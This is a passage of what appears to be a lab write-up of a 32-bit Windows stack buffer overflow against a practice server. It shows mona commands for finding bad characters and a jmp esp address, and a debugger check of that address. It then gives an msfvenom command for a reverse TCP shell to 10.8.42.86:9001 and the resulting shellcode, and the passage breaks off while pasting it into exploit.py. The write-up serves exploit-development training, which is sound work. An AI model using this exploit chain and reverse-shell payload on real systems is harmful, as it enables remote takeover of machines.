019EFA88 59 5A 5B 5C 5D 5E 5F 60 YZ[\]^_`
019EFA90 61 62 63 64 65 66 67 68 abcdefgh
019EFA98 69 6A 6B 6C 6D 6E 6F 70 ijklmnop
019EFAA0 71 72 73 74 75 76 77 78 qrstuvwx
019EFAA8 79 7A 7B 7C 7D 7E 7F 80 yz{|}~€
019EFAB0 81 82 83 84 85 86 87 88
019EFAB8 89 8A 8B 8C 8D 8E 8F 90
019EFAC0 91 92 93 94 95 96 97 98 ‘’
019EFAC8 99 9A 9B 9C 9D 9E 9F 0A
019EFAD0 0D A2 A3 A4 A5 A6 A7 A8 .¢£¤¥¦§¨
019EFAD8 A9 AA AB AC AD AE AF B0 ©ª«¬-®¯°
```

As u can see there is 4 chars that are out of the order

```
\x07 \x08 \x2E \x2F
```

bad chars aren't bad chars


Because bad chars causes issues and it can make other normal chars a bad char so what we can do if we want to Be more optimal is to remove the first bad char and then rerun the exploit

using mona to find bad chars

We can use mona to generate a bytearray and exclude the null byte

The location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration Section of this writeup, then the location should be


```
C:\mona\oscp\bytearray.bin

!mona bytearray -b "\x00"
```



```
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.015000
!mona bytearray -b "\x00"
```

Now what we can do is compare everything that the ESP register is pointing at with the file content that we just Generated

```
!mona compare -f C:\mona\oscp\bytearray.bin -a <ESP address>

!mona compare -f C:\mona\oscp\bytearray.bin -a 019EFA30
```




Address	Status	BadChars	Type
0x019efa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

```
019EFA30  e0 |e1 e
019EFA30     |
019EFA30  f0 |f1 f
019EFA30     |
019EFA30     `----
019EFA30
019EFA30
019EFA30 ---------
019EFA30 0   0   6
019EFA30 6   6   2
019EFA30 8   8   3
019EFA30 45  45  2
019EFA30 47  47  1
019EFA30 159 159 2   2   | a0 a1          | 0a 0d          | corrupted
019EFA30 161 161 94  94  | a2 ... ff      | a2 ... ff      | unmodified!
019EFA30 ------------------------------------------------------------
019EFA30
019EFA30 Possibly bad chars: 07 08 2e 2f a0 a1
019EFA30 Bytes omitted from input: 00
019EFA30
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.936000
```

```
76E80000 00001000 WS2_32            PE header  Imag R   RWE
!mona compare -f C:\mona\oscp\bytearray.bin -a 019EFA30
```

But still we need to verify that the bad chars aren't effecting other chars so what are we going to do is remove 07 And re run the program and generate new bytearray.bin without 07, renive 07 also from our exploit.py script and See if anything changed

```
!mona bytearray -b "\x00\x07"
python3 exploit.py
!mona compare -f C:\mona\oscp\bytearray.bin -a 01A8FA30
```



Address	Status	BadChars
0x01a8fa30	Corruption after 44 byte	00 07 2e 2f a0 a1


As u can see 08 is removed and not flagged as bad char that means that 07 was effecting 08 and making it a bad Char

Our bad chars so far

```
        \x00 \x07 \x2E \x2F \A0 \A1
```

Re do the processes and remove 2E and A0 from mona and script

```
!mona bytearray -b "\x00\x07\x2e\xa0"
python3 exploit.py
!mona compare -f C:\mona\oscp\bytearray.bin -a 019EFA30
```



mona Memory comparison results

```
Address        Status        BadChars        Type
0x019efa30     Unmodified                    normal
```

```
[+] This mon
[+] Command
!mona compar
[+] Reading
    Read 252
[+] Preparin
    - (Re)se
[+] Generati
    - Proces
    - Done.
[+] C:\mona\
[+] Fetched 252 bytes successfully from C:\mona\oscp\bytearray.bin
    - Comparing 1 location(s)
Comparing bytes from file with memory :
[+] Comparing with memory at location : 0x019efa30 (Stack)
!!! Hooray, normal shellcode unmodified !!!
```

And it's done! unmodified as status result it means that the bytearray we generated matches exactly the bytes That the address points to which means there is no more bad chars A1 and 2F were effected by 2E and A0
Bad chars:


```
\x00\x07\x2E\xA0
```


Finding jump point

That we know what bad chars are we need to find the jump point

Using mona

```
!mona jmp -r esp -cpb "BAD_CHARS_HERE"
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```





```
0BADF00D   [+] Results :
625011AF     0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
625011BB     0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
625011C7     0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
625011D3     0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
625011DF     0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
625011EB     0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
625011F7     0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\User
62501203     0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:
62501205     0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:
```


Found 9 jump points so copying first one
Jump:625011af
This value is in big Indian format so we need to write it in little Indian because it's a 32 bit bufferoverflow so we Just need to write it in reverse every two it will be


```
\xaf\x11\x50\x62
```


And add it to retn variable in exploit.py

Making sure jump point works before exploiting

To make sure that everything going to work we can copy the jump address we got re run the app and jump to The address








Right click the address and choose Toggle

When ever the EIP is loaded with this it's going to pause the program

Run our exploit.py



```
Registers (FPU)
EAX 01A7F268 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 0031553C
EDX 00000A0D
EBX 41414141
ESP 01A7FA30 ASCII ""
EBP 41414141
ESI 00000000
EDI 00000000

EIP 625011AF essfunc.625011AF

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
01A7FA30  00000A0D  ....
01A7FA34  0000079E  ■•..
01A7FA38  00000BB8  ,♂..
01A7FA3C  00000000  ....
01A7FA40  77055DD3  Ó]|w RETURN to ntdll.77055DD3 from ntdll.77052C51
01A7FA44  768A5DC0  À]■v
01A7FA48  7FFDE000  .àý■
01A7FA4C  00000000  ....
01A7FA50  00510000  ..Q.
01A7FA54  0028BB5C  \»(.
01A7FA58  FFFFFFFE  þÿÿÿ
01A7FA5C  770C60FE  þ`.w RETURN to ntdll.770C60FE from ntdll.77052C51
01A7FA60  7708A376  v£□w RETURN to ntdll.7708A376 from ntdll.770C5DF6
01A7FA64  00510000  ..Q.
01A7FA68  500C0163  c .I
01A7FA6C  77055DD3  Ó]|w RETURN to ntdll.77055DD3 from ntdll.77052C51
```


Paused

And we can see that our program is paused because it hit the jump point

Generate payload


Using msfvenom we can generate a code

```
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 EXITFUNC=thread -b "BAD_CHARS" -f c
msfvenom -p windows/shell_reverse_tcp LHOST=10.8.42.86 LPORT=9001 EXITFUNC=thread -b "\x00\x07\x2e\a0" -f c
```



```
unsigned char buf[] =
"\xbe\x20\x12\xa6\x13\xda\xdd\xd9\x74\x24\xf4\x5b\x33\xc9"
"\xb1\x52\x31\x73\x12\x83\xeb\xfc\x03\x53\x1c\x44\xe6\x6f"
"\xc8\x0a\x09\x8f\x09\x6b\x83\x6a\x38\xab\xf7\xff\x6b\x1b"
"\x73\xad\x87\xd0\xd1\x45\x13\x94\xfd\x6a\x94\x13\xd8\x45"
"\x25\x0f\x18\xc4\xa5\x52\x4d\x26\x97\x9c\x80\x27\xd0\xc1"
"\x69\x75\x89\x8e\xdc\x69\xbe\xdb\xdc\x02\x8c\xca\x64\xf7"
"\x45\xec\x45\xa6\xde\xb7\x45\x49\x32\xcc\xcf\x51\x57\xe9"
"\x86\xea\xa3\x85\x18\x3a\xfa\x66\xb6\x03\x32\x95\xc6\x44"
"\xf5\x46\xbd\xbc\x05\xfa\xc6\x7b\x77\x20\x42\x9f\xdf\xa3"
"\xf4\x7b\xe1\x60\x62\x08\xed\xcd\xe0\x56\xf2\xd0\x25\xed"
"\x0e\x58\xc8\x21\x87\x1a\xef\xe5\xc3\xf9\x8e\xbc\xa9\xac"
"\xaf\xde\x11\x10\x0a\x95\xbc\x45\x27\xf4\xa8\xaa\x0a\x06"
"\x29\xa5\x1d\x75\x1b\x6a\xb6\x11\x17\xe3\x10\xe6\x58\xde"
"\xe5\x78\xa7\xe1\x15\x51\x6c\xb5\x45\xc9\x45\xb6\x0d\x09"
"\x69\x63\x81\x59\xc5\xdc\x62\x09\xa5\x8c\x0a\x43\x2a\xf2"
"\x2b\x6c\xe0\x9b\xc6\x97\x63\xae\x1e\xbd\x25\xc6\x1c\xc1"
"\xea\x3f\xa8\x27\x86\x2f\xfc\xf0\x3f\xc9\xa5\x8a\xde\x16"
"\x70\xf7\xe1\x9d\x77\x08\xaf\x55\xfd\x1a\x58\x96\x48\x40"
"\xcf\xa9\x66\xec\x93\x38\xed\xec\xda\x20\xba\xbb\x8b\x97"
"\xb3\x29\x26\x81\x6d\x4f\xbb\x57\x55\xcb\x60\xa4\x58\xd2"
"\xe5\x90\x7e\xc4\x33\x18\x3b\xb0\xeb\x4f\x95\x6e\x4a\x26"
"\x57\xd8\x04\x95\x31\x8c\xd1\xd5\x81\xca\xdd\x33\x74\x32"
"\x6f\xea\xc1\x4d\x40\x7a\xc6\x36\xbc\x1a\x29\xed\x04\x3a"
"\xc8\x27\x71\xd3\x55\xa2\x38\xbe\x65\x19\x7e\xc7\xe5\xab"
"\xff\x3c\xf5\xde\xfa\x79\xb1\x33\x77\x11\x54\x33\x24\x12"
"\x7d";
```

Copy the output and put it inside payload variable in exploit.py



```
payload = ("\xbe\x20\x12\xa6\x13\xda\xdd\xd9\x74\x24\xf4\x5b\x33\xc9"
"\xb1\x52\x31\x73\x12\x83\xeb\xfc\x03\x53\x1c\x44\xe6\x6f"
